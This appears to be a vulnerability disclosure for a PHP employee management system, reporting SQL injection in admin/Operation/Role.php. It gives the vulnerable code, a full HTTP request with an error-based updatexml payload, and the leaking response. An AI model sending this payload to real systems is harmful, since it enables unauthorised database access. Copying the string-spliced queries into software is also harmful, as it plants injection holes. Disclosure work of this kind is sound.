Best employee management system in php - delete SQL injection

environment

delete SQL injection


environment

https://www.sourcecodester.com/php/17689/best-employee-management-system-php.html

delete SQL injection

In admin/Operation/Role.php, it is found that the SQL statement is directly spliced with $_POST['iid'].

```php
"delete  from permission_role where group_id='" . $_POST['id'] . "'"
```



```
                <p>Record Successfully Added</p>
                <p>

                  <?php echo "<script>setTimeout(\"location.href = '../View_Role.php';\",1500);</script>"; ?>
                </p>
            </div>
          </div>
          </div>

        <?php

        }
        if (isset($_POST['btn_edit'])) {
          //$id=$_GET['id'];
//          echo "string";
          extract( &array: $_POST);
//          echo "delete  from permission_role where group_id='" . $_POST['id'] . "'</br>";
          $stmt = $conn->prepare( query: "delete  from permission_role where group_id='" . $_POST['id'] . "'");
          $stmt->execute();

          $stmt = $conn->prepare( query: "UPDATE groups set name='$assign_name',description='$description' where id='"
           . $_POST['id'] . "'");
          $stmt->execute();
```


Log in to the background and access the following data packet. Replace the Cookie with the one after logging in.

payload

HTTP

```
POST /admin/Operation/Role.php HTTP/1.1
Host: 10.211.55.4:8888
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.211.55.4:8888/assets/app/auth.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

btn_edit=1&id=1'+or+updatexml(1,concat(0x7e,database(),0x7e,user(),0x7e,@@
datadir),1)#
```



```
POST /admin/Operation/Role.php HTTP/1.1
Host: 10.211.55.4:8888
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.211.55.4:8888/assets/app/auth.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

btn_edit=1&id=
1'+or+updatexml(1,concat(0x7e,database(),0x7e,user(),0x7e,@@datadir),1)#
```

```
HTTP/1.1 200 OK
Host: 10.211.55.4:8888
Date: Mon, 04 Nov 2024 16:18:01 +0800
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8

<link rel="stylesheet" href="popup_style.css">


Connection failed: SQLSTATE[HY000]: General error: 1105 XPATH syntax error:
'~u650628273_hr_soft~u650628273_h'
```